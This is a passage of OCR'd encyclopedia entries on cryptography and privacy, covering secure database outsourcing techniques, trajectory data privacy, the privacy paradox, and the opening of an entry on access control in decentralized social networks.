Execution privacy ensures the query privacy and data privacy at the server during query execution. Query privacy ensures that the user's query must be hidden from the server. In addition, the server cannot distinguish between two or more queries of the *same type* based on the output. Queries are of the same type based on their output size. For instance, all count queries are of the same type since they return almost an identical number of bits. Data privacy ensures that the stored input data, intermediate data during computation, and output data are not revealed to the server, and the secret value can only be decrypted by the DB owner or an authorized user.

To ensure security in HBC and malicious adversarial models, indistinguishability under chosen-keyword attacks (IND-CKA1) and indistinguishability under adaptively chosen-keyword attacks (IND-CKA2) Curtmola et al. (2011) are well-known security properties, respectively. Further, to deal with securely updating and inserting data, forward and backward security properties were introduced.

Security Solutions

In order to provide data security at the cloud, a diverse set of database outsourcing solutions have been developed in the literature over the past three decades. These solutions are based on different security techniques, which are briefly described below. Roughly, we can divide these techniques into (i) cryptographic techniques, (ii) secret-sharing techniques, and (iii) secure hardware techniques. These techniques have been used to devise secure outsourcing for different data models supporting different capabilities at different costs.

Encryption-Based Techniques

An encryption algorithm transforms cleartext data into ciphertext data that can only be transformed back into cleartext data using a decryption algorithm at an authorized user. Encrypting and decrypting of data involves keys, which are assumed to be unknown to the adversary. In the context of DaS model, the most common encryption-based techniques include (i) order-preserving encryption (OPE) that allows comparison operations (<, >, =) on ciphertext, (ii) deterministic encryption that allows equality testing on ciphertext, (iii) searchable encryption that allows to search over ciphertext data, (iv) homomorphic encryption that allows addition and multiplication operations over ciphertext data such that after decryption

ciphertext will produce the output of addition/multiplication on cleartext data, and (*v*) bucketization Hacigümüs et al. (2002) that partitions the data into several buckets based on different criteria and fetches one entire bin for answering a query. Each of such techniques has been individually explored and resulted in several variants. For instance, searchable encryption techniques based on the underlying encryption key can be either symmetric-key-based searchable encryption Song et al. (2000) or asymmetric-key-based searchable encryption Boneh et al. (2004).

Limitations of encryption-based techniques Existing encryption-based techniques suffer from several disadvantages, which can be exploited by an adversary to learn about the data. In particular, deterministic encryption produces an identical ciphertext for more than one occurrence of cleartext, and hence, is not secure. Order-preserving encryption, which is a kind of deterministic encryption, also reveals the ordering of values. Moreover, several research papers show that when order-preserving and deterministic encryption techniques are used together, on a dataset in which the entropy of the values is not high enough, an attacker might be able to construct the entire cleartext by doing a frequency analysis on the encrypted data. Hence, the systems built using deterministic and order-preserving encryption, e.g., CryptDB and Seabed, are not secure. In contrast, searchable encryption techniques do not reveal the data distribution or order of values, from data at rest. However, these techniques, also, reveal the data distribution due to query execution. Thus, techniques such as deterministic, order-preserving, and/or searchable encryption reveal data distribution or ordering, either from data at rest or from query execution. Nevertheless, Ostrovsky and Goldreich introduced the concept of oblivious random access memory (ORAM) that is used to hide the identity of the tuples returned in response to a query. Thus, mixing ORAM with searchable encryption can provide *almost* full security, except attacks based on the output size. However, ORAM techniques suffer from computation complexity, and hence, cannot support real-time queries.

Systems built using encryption-based techniques Several encryption-based systems have been developed by academia: CryptDB, Monomi, CorrectDB, SDB, Seabed, SAGMA, ZeroDB, L-EncDB, MrCrypt, Crypsis,

Arx, and EncKV. Likewise, Microsoft Always Encrypted, Oracle 12c, Amazon Aurora, and MariaDB are industrial secure encrypted databases.

Secret-Sharing-Based Techniques

The most common technique in this category includes Shamir's secret-sharing that allows the DB owner to divide a secret value, say S, into c different fragments, called *shares*, and sends each share to a set of c non-communicating participants/servers. These servers cannot know the secret S until they collect $c' < c$ shares. Based on secret-sharing, several techniques have been developed by academia; for instance, accumulating automata that allows searching capability over secret shares without storing any information at the DB owner/querier except the degree of the polynomial used to create secret shares, order-preserving secret-sharing that allows comparison over secret shares, and verifiable secret-sharing that allows detecting a malicious DB owner.

Limitations Mechanisms based on secret-sharing split data among multiple non-colluding clouds result in the communication overhead. There is no secret-sharing algorithm, except Dolev et al. (2019), that (i) eliminates the need of a DB owner in answering queries, except one-time creation and distribution of secret shares, (ii) minimizes the overhead at the user-side, (iii) provides information theoretically secure computations (count, selection including range selection, projection, and join) in the cloud, and (iv) does not require communication among different cloud servers.

Systems built using secret-sharing-based techniques Based on secret-sharing, academic systems, such as Emekçi et al. (2014), secure secret-shared MapReduce, and OBSCURE have evolved. Several industries/startups are working on the development of secret-sharing-based database systems, such as Jana by Galois Inc., Pulsar by Stealth Software Inc., Sharemind by Cybernatia, Duality Technologies, Unbound Tech., and Partisia.

Secure Hardware-Based Techniques

While many cryptographic techniques exist, as discussed above, they are not able to provide full support to DBMS. Thus, a different approach for secure data processing at the cloud was developed that uses secure hardware at the cloud. In particular, recent versions of Intel CPUs

introduced Software Guard eXtension (SGX), a collection of microarchitectural mechanisms aimed to protect third-party cloud applications from the software stack of an untrusted system. SGX allows us to create a small trusted execution environment that is isolated and protected from the rest of the system. For example, in the cloud, SGX protects the computation from the operating system controlled by the tenant but vulnerable to numerous applications, system-level attacks, and the hypervisor controlled by the cloud. In addition to protecting against software attacks, SGX provides encryption of enclave's memory having code and data, and integrity is protected by the CPU, when the data leaves the last level of the caching hierarchy. This protects SGX applications from hardware attacks like memory snooping. While running on the servers controlled by the cloud, from a trust point of view, SGX enclaves are effectively controlled by the client. There are older systems in DaS model prior to SGX introduction, e.g., Cipherbase and TrustDB, that use a secure coprocessor to support a trusted environment at the cloud.

Limitations Existing implementations of SGX are prone to a range of side-channel attacks that exploit one of the microarchitectural components of the CPU, e.g., branch target buffers, pattern-history table, caches, DRAM row buffer, page tables, page-fault exception handlers, and speculative execution capabilities to exfiltrate sensitive data and sometimes the entire memory of the enclave. Page-fault attacks rely on the operating system that is the under control of the attacker to exfiltrate sensitive data from the enclave by triggering page faults and tracking enclave's memory accesses at the granularity of memory pages. Branch shadowing attacks allow reconstructing control flow inside the enclave, and hence, secret data by monitoring all taken branches through a side channel in the branch prediction unit. Cache-based side-channel attacks allow attackers to trace all memory accesses within the enclave.

Systems built using secure hardware-based techniques TrustedDB and Cipherbase were the first system using secure hardware. Then, several SGX-based systems, such as Opaque, EnclaveDB, StealthDB, HardIDX, Oblix, Hermetic, EncDBDB, M2R, and VC3, are developed by academia. Further, it is important to mention micro-architectural work; Sanctum and

T-SGX aim to address side-channel attacks in the next generation of chips and possible limitations of hardware-based approaches.

Open Problems and Future Directions

While much progress in research has been made over the past few years on DAS, there are many open problems: techniques to support dynamic updates, techniques to support oblivious computation using cloud-side updateable indexes, techniques to support stored procedures and function execution as part of SQL processing, and techniques to support a complete SQL queries, such as pattern matching queries, wildcard keyword matching, and nested queries. Furthermore, given multiple competing models for DAS (e.g., the basic cryptographic model, the model with secure hardware, the model with two servers), there is a need for a detailed comparative study that evaluates these approaches from different perspectives: feasibility, applicability under diverse conditions, efficiency, and achievable confidentiality. Furthermore, a detailed security analysis including the nature of attacks, as well as, privacy guarantees supported by different schemes needs to be carried out.

Cross-References

Database Encryption
Privileges in SQL
Trust Management in Databases

References

Boneh D, Crescenzo GD, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: EUROCRYPT, pp 506–522
[zbMATH]

Curtmola R, Garay JA, Kamara S, Ostrovsky R (2011) Searchable symmetric encryption: Improved definitions and efficient constructions. J Comput Secur 19(5):895–934
[zbMATH]

De Capitani Di Vimercati S, Erbacher RF, Foresti S, Jajodia S, Livraga G, Samarati P (2013) Encryption and fragmentation for data confidentiality in the cloud. In: Foundations of security analysis and design VII – FOSAD 2012/2013 tutorial lectures, pp 212–243

De Capitani Di Vimercati S, Foresti S, Livraga G, Samarati P (2016) Practical techniques building on encryption for protecting and managing data in the cloud. In: Ryan PYA, Naccache D, Quisquater J (eds) The new codebreakers – essays dedicated to David Kahn on the occasion of his 85th birthday, pp 205–239

Dolev S, Gilboa N, Li X (2019) Accumulating automata and cascaded equations automata for communicationless information theoretically secure multi-party computation. Theor Comput Sci 795:81–99
[MathSciNet][zbMATH]

Emekçi F, Metwally A, Agrawal D, El Abbadi A (2014) Dividing secrets to secure data outsourcing. Inf Sci 263:198–210
[MathSciNet][zbMATH]

Hacigümüs H, Iyer BR, Li C, Mehrotra S (2002) Executing SQL over encrypted data in the database-service-provider model. In: SIGMOD, pp 216–227

Song DX, Wagner D, Perrig A (2000) Practical techniques for searches on encrypted data. In: IEEE SP, pp 44–55
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300733

Privacy of Trace Data

Privacy of Trajectory Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1735

Privacy of Trajectory Data

Nana Wang[89] ✉ and Mohan Kankanhalli[90] ✉
(89) Jiangsu Normal University, Xuzhou, China
(90) National University of Singapore, Singapore, Singapore

✉ **Mohan Kankanhalli**
Email: mohan@comp.nus.edu.sg

Synonyms

Privacy of trace data; Privacy of trajectory micro-data

Definition

Privacy of trajectory data refers to the sensitive personal information of an individual that can be inferred from a published trajectory dataset.

Background

Nowadays, with the wide spread use of GPS-equipped devices and the popularity of mobile computing, a huge amount of trajectory data is continually being generated and collected. Mining and analyzing these trajectory data can provide rich insights into many important aspects of society. However, the direct publishing of trajectory data raises individual privacy concerns.

For instance, an individual's identity and behavior patterns can be recognized by analyzing the overall path, the home/work addresses can be deduced based on the duration of stay, and personal habits as well as the health status can be revealed based on the visits to some specific places,

e.g., alcohol and tobacco shops, and hospitals/clinics. The disclosure of such confidential information is preventing individuals from sharing their trajectories, and thus limits the realization of even the benign applications of trajectory data. For example, siting of bus-stops and traffic signs require analysis of trajectory data.

Theory

In the literature, a trajectory is usually defined as a sequence of spatiotemporal points (Fiore et al. 2020). For example, $Tr = \{p_i \mid i = 0, 1, \ldots, |Tr| - 1\}$ is a trajectory of $|Tr|$ points, where its i-th point p_i is further denoted by $(p_i.\, l, p_i.\, t)$, with $p_i.\, l$ referring to the location of p_i at time stamp $p_i.\, t$ in Tr. The location $p_i.\, l$ can be a place or a raw GPS point that is composed of the longitude and the latitude of $p_i.\, l$.


The definitions of a trajectory database found in the literature differ. Within a trajectory database, each record corresponds to one person, and contains an identifier as well as a set of spatiotemporal points (Fiore et al. 2020). Some non-positioning (e.g., speed, direction, and measurement accuracy) information may also come along with each spatiotemporal point. Additional fields that represent attributes beyond the spatiotemporal trajectory may also be present in a trajectory database, such as telephone number, precise address, gender, age, or financial information.

The identifier or the unique additional fields (e.g., telephone number) of a trajectory record can be directly used to link the trajectory to a person's identity. So, a straightforward way to protect the identity is to anonymize or delete such information that leads to precise individual identification. However, due to the spatiotemporal characteristics of each trajectory itself, the identity of an individual can still be disclosed with high probability (Fiore et al. 2020). This motivates researchers to design more powerful trajectory privacy protection algorithms.

In the scope of this entry, each individual's record contains an identifier and a set of spatiotemporal points, where the identifier is a random number that is uniquely associated with a person's trajectory.

Given a trajectory dataset to be published, the data publisher may use different privacy protection methods to prevent the disclosure of individual identity and sensitive place visits. In this entry, privacy risks are categorized

by the privacy granularity: privacy of a whole trajectory (also referred to as individual identity), and privacy of sensitive place visits (Fig. 1).



Privacy of Trajectory Data, Fig. 1 (**a**) Privacy of individual identity, and (**b**) privacy of sensitive place visits

Privacy of a Whole Trajectory

Privacy of a whole trajectory refers to the privacy of the individual's overall path and the individual identity.

An adversary can use various side information (e.g., incomplete part of a trajectory, human mobility model, mobility pattern, etc., obtained from public-access social network data, or obtained simply by observation) to successfully reidentify the individual in the dataset. In order to prevent such reidentification attacks, some trajectory protection methods have been proposed.

k-Anonymity-Based Mechanisms. The traditional way of protecting the privacy of whole trajectories is based on the concept of k-anonymity (Sweeney 2002) and its extensions (Machanavajjhala et al. 2006; Li et al. 2007). *k*-anonymity is attained by transforming the spatiotemporal points of the trajectories in the database, so that all points in every spatiotemporal trajectory are found in least *k*-1 other trajectories (Fiore et al. 2020). The transformation of points can be spatiotemporal generalization, suppression, micro-aggregation, generalization with spatial uncertainty, etc. For instance, through clustering and space translation, Abul et al. (2008) apply (k, δ) – anonymity to guarantee that at least k different trajectories are within cylinders of radius δ.

This kind of method can prevent the exposure of the individual identity, but they cannot resist risks associated with semantic attacks (Tu et al. 2019). For example, when individuals from a crowd all visited the same sensitive place, the individuals' private information can be easily inferred. Furthermore, tuning the parameters (like k) can be challenging for meeting the desired utility requirements especially where trajectories are sparse.

Perturbation-Based Mechanisms. This kind of method preserves the privacy by perturbing the trajectory points. The perturbation can be point sub-sampling, segment swapping, speed smoothing, heat map modification, fake trajectory generation, etc. (Wang and Kankanhalli 2020). For example, Bindschaedler and Shokri (2016) synthesize traces based on a generative model. Primault et al. (2015) perturb the time stamp of trajectory points to make the speed appear to be a constant. However, the individual identity may still be exposed with the adversary background knowledge. Moreover, the data utility may be compromised because of the introduced errors.

Differential Privacy-Based Mechanisms. Differential privacy (DP) (Dwork et al. 2006) is a probabilistic privacy model that limits the probability of getting the same result from two neighboring databases that differ in one record (D_1 and D_2), by the parameter ε. It provides a formal and measurable privacy guarantee regardless what other background information or sophisticated inference technique the adversary uses (Chen et al. 2012). To meet differential privacy requirements, the trajectory publishing methods that yield $\varepsilon-$ DP often apply noise to some representation of the input trajectories, such as trees (Chen et al. 2012), and probability distributions (Gursoy et al. 2018). Synthetic trajectories are derived from the noisy representations. The added noise can be generated using the Laplace mechanism (Dwork et al. 2006) or the Exponential mechanism (McSherry and Talwar 2007).

For instance, Chen et al. (2012) model the trajectories using the prefix tree structure, where trajectories are grouped based on matching location subsequences (Fiore et al. 2020), and each node stores the counts of its associated location subsequences. After adding Laplacian noise to the nodes, differentially private synthetic trajectories can be generated from the noisy prefix tree. This kind of method provides strong privacy guarantee.

However, the added noise is not easy to control, and may be too much for the original trajectories, which will lead to serious data utility loss, especially when the trajectories in the dataset are very sparse (Gursoy et al. 2018). Currently, most solutions are only demonstrated with simplistic databases of trajectories that are either very short, only defined over space, or spanning a small set of total locations (Fiore et al. 2020). Again tuning the parameters for the right data utility can be challenging because the ε value is not directly related to the utility.

Privacy of Sensitive Place Visits

Privacy of sensitive place visits refers to the private information that can be inferred from the sensitive places. The visited places of a trajectory have their own semantic information, using which the purpose of the visits can be inferred, and the privacy of the individual may be compromised. For example, frequent visits to a hospital at a certain time may indicate the person has health problems. Compared to the visits to nonsensitive places, sensitive place visits contain more private information. Classifying the places as sensitive and nonsensitive, and only protecting the privacy of sensitive place visits is a first step to create anonymization of higher utility (Cicek et al. 2014).

Some algorithms have been proposed for protecting the privacy of sensitive place visits. These methods share the assumption that an individual's overall path and identity are not considered as private. They may generalize the sensitive visits using sensitive zones or replace a sensitive place/sub-trajectory with a less-sensitive one (Wang and Kankanhalli 2020). Because only some parts of the trajectory have been distorted, this kind of method provides better data utility. However, their privacy protection still relies on the lack of adversary background knowledge, and they are not suitable for the applications where individual identity protection is required. Moreover, finding the right replacement strategy for a given application is challenging here because of problem domain dependency.

Open Problems and Future Directions

The challenge of trajectory privacy protection lies in achieving a good balance between privacy protection and data utility. The privacy

preservation ability can be analyzed using the attack model, while the data utility measures change with the tasks performed, e.g., mobility pattern mining, traffic flow prediction, and map inference. It is not trivial to design a method that preserves all data utilities simultaneously. Current DP-based techniques provide strong privacy guarantees, but do not scale well, while other techniques' privacy protection rely on some assumptions about the adversary background knowledge. Finding the right method for trajectory privacy protection for the given utility is still an open problem. A solution that can be adaptively tuned to obtain the desired privacy-utility trade-off can be extremely useful.

Cross-References

Privacy-Preserving Data Publishing

References

Abul O, Bonchi F, Nanni M (2008) Never walk alone: uncertainty for anonymity in moving objects databases. In: ICDE, pp 376–385

Bindschaedler V, Shokri R (2016) Synthesizing plausible privacy-preserving location traces. In: 2016 IEEE symposium on security and privacy (SP). IEEE, pp 546–563
[zbMATH]

Chen R, Fung BCM, Desai BC, Sossou NM (2012) Differentially private transit data publication: a case study on the Montreal transportation system. In: Proceedings of the 18th ACM SIGKDD international conference on knowledge discovery and data mining. ACM, pp 213–221

Cicek AE, Nergiz ME, Saygin Y (2014) Ensuring location diversity in privacy-preserving spatio-temporal data publishing. VLDB J – Int J Very Large Data Bases 23(4):609–625
[zbMATH]

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography conference. Springer, Berlin/Heidelberg, pp 265–284
[zbMATH]

Fiore M, Katsikouli P, Zavou E, Cunche M, Fessant F, Hello DL, Aivodji UM, Olivier B, Quertier T, Stanica R (2020) Privacy of trajectory micro-data: a survey. Trans Data Privacy 13(2):91–149

Gursoy ME, Liu L, Truex S, Yu L (2018) Differentially private and utility preserving publication of trajectory data. IEEE Trans Mob Comput 18(10):2315–2329
[zbMATH]

Li N, Li T, Venkatasubramanian S (2007) *t*-closeness: privacy beyond *k*-anonymity and *l*-diversity. In: 2007 IEEE 23rd international conference on data engineering. IEEE, pp 106–115
[zbMATH]

Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2006) *l*-diversity: privacy beyond *k*-anonymity. ACM Trans Knowl Discov Data 1(1):1–52
[zbMATH]

McSherry F, Talwar K (2007) Mechanism design via differential privacy. In: 48th annual IEEE symposium on foundations of computer science (FOCS'07). IEEE, pp 94–103
[zbMATH]

Primault V, Mokhtar SB, Lauradoux C, Brunie L (2015) Time distortion anonymization for the publication of mobility data with high utility. In: 2015 IEEE Trustcom/BigDataSE/ISPA. IEEE, pp 539–546

Sweeney L (2002) *k*-anonymity: a model for protecting privacy. Int J Uncertain Fuzziness Knowledge-Based Syst 10(5):557–570
[MathSciNet][zbMATH]

Tu Z, Zhao K, Xu F, Li Y, Su L, Jin D (2019) Protecting trajectory from semantic attack considering *k*-anonymity, *l*-diversity, and *t*-closeness. IEEE Trans Netw Serv Manag 16(1):264–278
[zbMATH]

Wang N, Kankanhalli M (2020) Protecting sensitive place visits in privacy-preserving trajectory publishing. Comput Secur 97:1–17

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300734

Privacy of Trajectory Micro-data

Privacy of Trajectory Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1619

Privacy Paradox, The

Harald Øverby[91] ✉
(91) NTNU Norwegian University of Science and Technology, Trondheim, Norway

✉ **Harald Øverby**
Email: haraldov@ntnu.no

Synonyms

Privacy Dilemma, The

Definition

The privacy paradox is a concept in which online users state that they are concerned about privacy, but disclose personal data nonetheless.

Background

Privacy has been an important political topic for at least 100 years, long before the introduction of digital technologies. In the1890 law article *The Right to Privacy*, privacy was defined by S. D. Warren and L. Brandeis as *the right to be let alone*. This definition includes an individual's right to control over their own personal data and limits on what organizations and governments may collect of personal data. The type of data covered by privacy – personal data – includes all kind of information that may be associated with a living human being, such as: names, addresses, account information, current whereabouts, and family relationships.

Privacy has become a much discussed topic in the digital age since information and communication technologies (ICTs) allow for the collection and distribution of personal data on a scale never seen before. The privacy paradox – in which online users state that they are concerned about privacy, but disclose personal data nonetheless – was popularized in the early 2000s following a general concern about the potential decrease of online privacy after the mass adoption of the Internet in the mid-1990s (Bedrick et al. 1998). It is termed a paradox – or dilemma – since users state that they are concerned over privacy, however, their actions do not justify this concern – people tend to give up personal information to gain access to services and application online. For example, many people state that they are concerned regarding the misuse of personal data such as: identity, current whereabouts, and personal relationships. However, many of the same people disclose such data on Facebook or other social media. Another example is the use of virtual assistants such as Alexa and Siri, in which people feed with questions and queries that disclose personal information.

Theory

Researchers have proposed several theories for explaining the privacy paradox – why do peoples concern and actions regarding privacy differ. A systematic literature review reveals 35 different theories exploring a user's decision-making process when revealing privacy information. These theories are grouped into three main categories: *Decision-making based on a rational risk–benefit calculation*, *decision-making based on a biased risk–benefit calculation*, and *decision-making based on little-to-no risk assessment*.

The first group of theories – *decision-making based on a risk–benefit calculation* – claims that online users perform a rational calculation of the benefits and the risks associated with the disclosure of personal information. Even though there is a cost and risk when disclosing personal information, this cost is not enough to compensate for the benefits that result from this disclosure. For example, users value access to Facebook as more valuable than the risk of loss of personal information as a part of this access.

The second group of theories – *decision-making based on a biased risk–benefit calculation* – claims that online users are biased in their decision-

making. Risk assessments may be influenced by, e.g., peoples' poor ability to assess future risks. This is especially true for risks that are unknown or difficult to assess the impact of. The disclosure of personal information does in most instances not lead to any cost or misuse. Since the misuse of personal information is so rare, it is also hard to assess the risk of such disclosure. There are no standardized approaches to calculate such risks. Another type of bias is the *present bias*, in which people tend to favor instant gratification over future benefits or costs. For example, the instant access to social media may downplay the potential future cost of personal data disclosure, both because this disclosure is difficult to assess and its future impact

The third group of theories – *decision-making based on little-to-no risk assessment* – claims that there is not possible or interest among the users to perform a risk assessment of privacy. Hence, only the perceived benefits are considered in the process of disclosing personal information (Barth and de Jong 2017). The reasons for this may be that there is no available information on the privacy risks, or that it is hard for users to assess the risk accompanied disclosure of personal information.

Open Problems and Future Directions

The Internet has brought new concerns over privacy, including the privacy paradox. The privacy paradox is just as relevant today as when it was coined 20 years ago. Several theories explaining the privacy paradox has been proposed, however, no consensus has yet been reached. Moreover, there are no or few concrete proposals on how to handle or deal with the privacy paradox, and more research should focus on developing models or solutions for the privacy paradox.

Cross-References

Economics of Privacy and Personal Data
Social Perspectives on Information Privacy

References

Barth S, de Jong MDT (2017) The privacy paradox – investigating discrepancies between expressed privacy concerns and actual online behavior – a systematic literature review. Telematics Inform 34(7):1038–1058
[zbMATH]

Bedrick B, Lerner B, Whitehead B (1998) The privacy paradox: introduction. News Media Law 22(2):P1–P3
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300736

Privacy Protection in Biometric Systems

Biometric Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300737

Privacy Quantification

Privacy Metrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300738

Privacy Requirements

Information Privacy Requirements

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300739

Privacy Soft Paternalism

Privacy Nudging

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300740

Privacy Violation Impacts

Impacts of Information Privacy Violations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1599

Privacy-Aware Access Control in Decentralized Online Social Networks

Leila Bahri[92] ✉, Barbara Carminati[93] ✉ and Elena Ferrari[93] ✉
(92) Royal Institute of Technology, Stockholm, Sweden
(93) DISTA, Università degli Studi dell'Insubria, Varese, Italy

✉ **Leila Bahri**
Email: lbahri@kth.se

✉ **Barbara Carminati**
Email: barbara.carminati@uninsubria.it

✉ **Elena Ferrari**
Email: elena.ferrari@uninsubria.it

Synonyms

Controlled data sharing in DOSNs; Decentralized access control


Definitions

Privacy management in decentralized online social networks (DOSNs) consists of techniques and mechanisms provided to allow users to (1) manage access rights to their shared data at needed granularity levels and (2) make sure their personal data is secured against unauthorized access and/or usage for non-approved purposes, such as advertisement, sharing with third parties, etc. Privacy-aware access control enables (1) all while providing support to (2) as well.

Background

DOSNs refer to systems, applications, or platforms that offer online socializing features based on a decentralized architecture (Examples of current DOSNs are Diaspora, Minds, Mastodon.).

In contrast to centralized architectures, where all components of the system are controlled and observed by a central authority (e.g., a company, a governmental entity), decentralization refers to an organizational model where independent agents collaborate within a protocol to achieve a purpose. As depicted in Fig. 1, the landscape between centralized and decentralized systems contains several levels, which can be abstracted in the following four flavors:



Privacy-Aware Access Control in Decentralized Online Social Networks, Fig. 1 The levels of centralization/decentralization from fully centralized to fully decentralized

(1) full centralization, (2) centrally controlled federation (also called enterprise-controlled), (3) peer-controlled federation (also called user-centric or user-controlled), and (4) full decentralization. Full centralization refers to systems that are logically owned and controlled by one single entity. In centrally controlled and peer-controlled federations, the system is designed in a peer-to-peer fashion where some super-peers act as local controllers of their area (i.e., federation). The difference between the two modes is that the super-peers in centrally controlled federations are in their turn owned and controlled by one centrally logical entity, whereas in peer-controlled federations, the super-peers can be owned and controlled by different independent entities. Finally, full decentralization refers to an organizational mode where all peers that collaborate in the system are fully

independent of each other, where they all have the same level of authority to start with, and where they are not subject to any supervision from central or federated entities.


Centralization constitutes one of the major threats to user privacy and to user right to fully own and control his/her data, including what is collected, when it is collected, what it is used for, and for how long it could exist. Decentralization shifts the distribution of power from the central entity to the users who produce and own the data. However, decentralization on its own does not guarantee privacy preservation (Bahri et al., 2018). First, decentralized systems are more vulnerable to security threats than are centralized ones. Indeed, tasks such as data and network security, access control management, data retrieval, data backup, failure management, etc., that the central entity provides and is responsible for under the centralized model, become themselves decentralized and thus distributed across all the peers in the decentralized system. Intuitively, each agent (peer, user) is not expected to 